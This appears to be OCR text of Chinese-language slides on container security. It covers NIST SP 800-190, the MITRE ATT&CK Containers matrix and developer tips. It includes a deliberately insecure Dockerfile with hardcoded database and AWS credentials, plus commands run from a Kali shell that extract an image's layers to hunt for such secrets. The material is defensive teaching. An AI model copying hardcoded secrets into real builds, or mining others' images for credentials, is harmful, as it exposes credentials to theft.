
- 最小權限原則
- 容器工具安全配置
- 網路策略安全
- 傳輸加密策略
- 秘密管理

Run

- 安全監控和警報
- 日誌記錄
- 持續合規檢查
- 運行時安全防護
- 弱點掃描/管理


NIST SP 800-190

1. Developer systems
2. Testing and accreditation systems
3. Registries
4. Orchestrators
5. Hosts




NIST SP 800-190

Container Technology Life Cycle Security Considerations



MITRE ATT&CK Containers Matrix



Initial Access 3 techniques	Execution 4 techniques	Persistence 6 techniques	Privilege Escalation 5 techniques	Defense Evasion 7 techniques	Credential Access 3 techniques	Discovery 3 techniques	Lateral Movement 1 techniques	Impact 5 techniques
Exploit Public-Facing Application	Container Administration Command	Account Manipulation (1)	Account Manipulation (1)	Build Image on Host	Brute Force (3)	Container and Resource Discovery	Use Alternate Authentication Material (1)	Data Destruction
External Remote Services	Deploy Container	Additional Container Cluster Roles	Additional Container Cluster Roles	Deploy Container	Password Guessing	Network Service Discovery	Application Access Token	Endpoint Denial of Service
Valid Accounts (2)	Scheduled Task/Job (1)	Create Account (1)	Escape to Host	Impair Defenses (1)	Password Spraying	Permission Groups Discovery		Inhibit System Recovery
Default Accounts	Container Orchestration Job	Local Account	Exploitation for Privilege Escalation	Disable or Modify Tools	Credential Stuffing			Network Denial of Service
Local Accounts	User Execution (1)	External Remote Services	Scheduled Task/Job (1)	Indicator Removal	Steal Application Access Token			Resource Hijacking
	Malicious Image	Implant Internal Image	Container Orchestration Job	Masquerading (1)	Unsecured Credentials (2)			
		Scheduled Task/Job (1)	Valid Accounts (2)	Match Legitimate Name or Location	Credentials In Files			
		Container Orchestration Job	Default Accounts	Use Alternate Authentication Material (1)	Container API			
		Valid Accounts (2)	Local Accounts	Application Access Token				
		Default Accounts		Valid Accounts (2)				
		Local Accounts		Default Accounts				
				Local Accounts				

盤點攻擊鏈可進行的阻斷處：
用企業有的優勢先行進行阻斷

Tactics

攻擊者的戰略

Techniques

攻擊者的技術

開發維運中的安全小提醒

致Dev與Ops的容器安全小提醒

01 Hardcoded Secrets

02 Insecure Container Images

03 Privileged Containers


04 Log Monitoring and Observability

05 Containers without Shell

Hardcoded Secrets

```
FROM node:14

ENV DB_PASSWORD="myS3cretP@ssw0rd"

ENV AWS_ACCESS_KEY_ID=AKIAXXX4QYYZAAAAOKN
ENV AWS_SECRET_ACCESS_KEY=6jbdlNNMjjXXXXXXXXHVNvjuSCSsmD

RUN git config --global credential.helper '!aws codecommit credential-helper $@'

WORKDIR /app
COPY . .

RUN npm install

CMD ["node", "server.js"]
```


Hardcoded Secrets



```
FROM node:14

ENV DB_PASSWORD="myS3cretP@ssw0rd"

ENV AWS_ACCESS_KEY_ID=AKIAXXX4QYYZAAAAOKN
ENV AWS_SECRET_ACCESS_KEY=6jbdlNNMjjXXXXXXXXHVNvjuSCSsmD

RUN git config --global credential.helper '!aws codecommit credential-helper $@'

WORKDIR /app
COPY . .

RUN npm install

CMD ["node", "server.js"]
```

Hardcoded Secrets - save to tar file


```
docker save -o ubuntu.tar ubuntu:20.04
tar -xvf ubuntu.tar
```



```
┌──(root㉿kali)-[~/543deefe69924ee65ed77804c3c0a21e24de9eee274f4250a4325989de0b0d1e]
└─# ls -al
total 73476
drwxr-xr-x 17 root root     4096 Apr 30 22:51 .
drwx------ 14 root root     4096 Apr 30 22:51 ..
lrwxrwxrwx  1 root root        7 Apr 11 22:03 bin -> usr/bin
drwxr-xr-x  2 root root     4096 Apr 15  2020 boot
drwxr-xr-x  2 root root     4096 Apr 11 22:06 dev
drwxr-xr-x 31 root root     4096 Apr 11 22:06 etc
drwxr-xr-x  2 root root     4096 Apr 15  2020 home
-rw-r--r--  1 root root     1320 Apr 13 09:05 json
-rw-r--r--  1 root root 75160576 Apr 13 09:05 layer.tar
lrwxrwxrwx  1 root root        7 Apr 11 22:03 lib -> usr/lib
lrwxrwxrwx  1 root root        9 Apr 11 22:03 lib32 -> usr/lib32
lrwxrwxrwx  1 root root        9 Apr 11 22:03 lib64 -> usr/lib64
lrwxrwxrwx  1 root root       10 Apr 11 22:03 libx32 -> usr/libx32
drwxr-xr-x  2 root root     4096 Apr 11 22:03 media
drwxr-xr-x  2 root root     4096 Apr 11 22:03 mnt
drwxr-xr-x  2 root root     4096 Apr 11 22:03 opt
drwxr-xr-x  2 root root     4096 Apr 15  2020 proc
```

Hardcoded Secrets - Image查看工具 dive

